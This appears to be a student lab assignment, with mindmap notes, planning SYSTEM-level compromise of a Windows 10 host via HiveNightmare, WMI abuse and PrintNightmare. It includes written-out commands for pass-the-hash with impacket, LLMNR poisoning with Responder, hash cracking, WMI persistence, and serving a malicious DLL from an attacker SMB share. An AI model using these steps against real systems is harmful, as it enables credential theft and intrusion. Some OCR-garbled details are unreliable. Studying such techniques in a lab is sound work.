Assigment：Things to do Get a shell with system privileges Create an algorithm ＆ mindmap

Attacker
Kali

situation

Windows１０

Agenda

- 1　Attacks exploiting privilege escalation vulnerabilities stemming from insufficient access restrictions to system files (CVE-2021-36934)

- 2　Attacks that use WMI to obtain system privileges (LOTL)

- 3　Attacks that exploit a vulunerability in the Windows print service that allows arbitarary code to be execute(CVE-2021-34527)

1． Attacks exploiting privilege escalation vulnerabilities stemming from insufficient access restrictions to system files

Reconnaissance

- Confirm Open Port ,Service and Host's IP address
- Retrieve credentials

Weaponization

- Confirm authentication information and IP address of client terminal.
- Determining Which Services and Ports Are Running on Client Terminals【service:ssh port:22】

Delivery

- Login to the client terminal using ssh

Exploitation

- Exploit CVE-2021-36934 vulnerabilities.

Privilege Elevation

- impacket-psexec -hashes :ntlm_hash_value Administrator@target_ip

installation Persistence

- Starting Processes with System Privileges in the Task Scheduler
- Regiser a badge file to the schejuled task

Actions on Objectives

- Get a shell.

CVE-2021-36934 （Hive Nightmare / SeriousSAM）

・Target： Windows10（build1809 or more）、Windows Server（version2004,2019）

・Overview：Plivilege escalation vulnerability caused by insuffincinet access restrictions on system files.

・Details： The ”Users”group has been granted read permissions on registry files(such as the SAM, STSTEM, and SECURITY hives),which should normally be restricted. As a result, a user with standard privileges can read system files they would not normally be able to access, extract the password hashes, and analyze them to determine the password.

・Results： An attacker can execute arbitrary code with SYSTEM privileges, install programs, modify or delete data, and create accounts with administrative privileges.

2. Attacks that use WMI to obtain system privileges（LOTL）

Reconnaissance	• Stealing user information from publicly available information • Confirm Open Port ,Service and Host's IP address	**Exploitation**	• Login to the client terminal using Impacket-wmiexec
Weaponization	• Verify that the WMI service is running and that the RPC port is open. • SMBservice also comfirmed. • Mail Service	**installation Persistence**	• wmipersist.py is used to execute a VBSscript when a specific process starts, thereby ensuring persistence
Delivery	• Targeted email sending • Using LLMNRPoisoning obtain the password hash.	**Actions on Objectives**	• Get a shell

3． Attacks that exploit a vulunerability in the Windows print service that allows arbitarary code to be execute(CVE-2021-34527)


Reconnaissance	・Attacker confirm Open Port ,Service and Host’s IP address ・Checking sharing setting using the net command
Weaponization	・Verify that the SMB service is running and that sharing settings are enabled
Delivery	・Accessing a shared folder using smbclient
Exploitation	・Exploit　CVE-2021-34527 vulnerabilities
Actions on Objectives	・Get a shell


CVE-2021-34527 （PrintNightmare）

・Target：　All versions of Windows running the Print Spooler service

・Overview：A vulnerability in the windows print spooler,a print management service, could allow remote code execution with SYSTEM privileges.

・Details：　Since the Print Spooler service typically loads driver DLLs with SYSTEM privileges,even a standard user can inadvertently load a malicious DLL file with SYSTEM privileges, thereby gaining a shell with SYSTEM privileges.


①RpcEnumPrinterDrivers’call
②Return the device driver path
③RpcAddEnumPrinterDriverEX’scall
p DATAFile://attacker/share/maliciou file
p DrivePath://return device’ s drive path
P ConfigFile C://Windows/System32/winhttp.dee/x00
An SMB file share folder controlled by an attacker
Malicious DLL File
④Copy a malicious DLL file from the attacker's shared folder to the spooler's driver folder
⑤RpcAddEnumPrinterDriverEX’scall
p DATAFile://attacker/share/maliciou file
p DrivePath://return device’ s drive path
P ConfigFile C://Windows/System32/winhttp.dee/x00
Spoolsv.exe
Rundll32.exe
C://Windows/system32/spool/drivers/X64/3/malicious file
Execution of code with system privileges
Privilege Elevation
Reverse shell
C&C Remote cntrol



Presented with xmind

Attacker

- Recon
  - Active scan
    - nmap
      - nmap -sn,Pn,Sv,sL
  - OSINT
    - user'SNS
    - Web site
    - WHOIS information
- Weaponization
  - The WMI service is running
  - RPC pot is open port:135(active port:49125~65535)
  - SMBservice is running port:445
- Delivery
  - Targeted email sending（Attached a link disguised as a file sharing destination.）
    - Use Responder to perform listening LLMNRPoisoning
      - Attacker client：sudo responder -I eth0
        - mail link to net use \\sever name\share file name /user:username password
        - C:\Users\username>net use \\responder_test\share /user:test_user password
        - 【System Error 5 has occurred Access denied.】
        - Check the hash values stored in the log file 【$hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt】
          - administrator account and password get
        - 【john SMB-NTLMv2-SSP:IP address】
- Exploitation
  - client terminal login
    - impacket-wmiexec.py MYDOMAIN/Administrator:Password@IP adrress "command"
- Persistence
  - inpacket-wmipersist.py
    - wmipersist.py domain/username:password@targetIP install -name

Presented with xmind

Attacker

- Recon
  - Active scan
    - nmap — nmap -sn,Pn,Sv,sL
    - net command — net -S IPaddress rpc SHARE
    - vulnerability scan — Nikto
  - OSINT
    - user'SNS
    - Web site
    - WHOIS information
- Weaponization
  - SMB service running port:445
  - sharing folder enable
- Deliver
  - SMB shareFoider
    - smb client
      - smbclient//IP address/SHARE
- Exploitation
  - Exploiting vulnerabilities in the device
    - CVE-2021-34527
      - POC install
        - PrintNightmare-cve-2021-34527
        - cve-2021-34527.py

Driver's DLL download

※Samba install
apt install samba
cp /etc/samba/smb.conf /etc/smb.conf.bak
groupadd -system smbgroup
useradd -system -no-create-home -group smbgroup -s /bin/false
chown -R smbuser:smbgroup ./share
systemctl restart smbd

Presented with xmind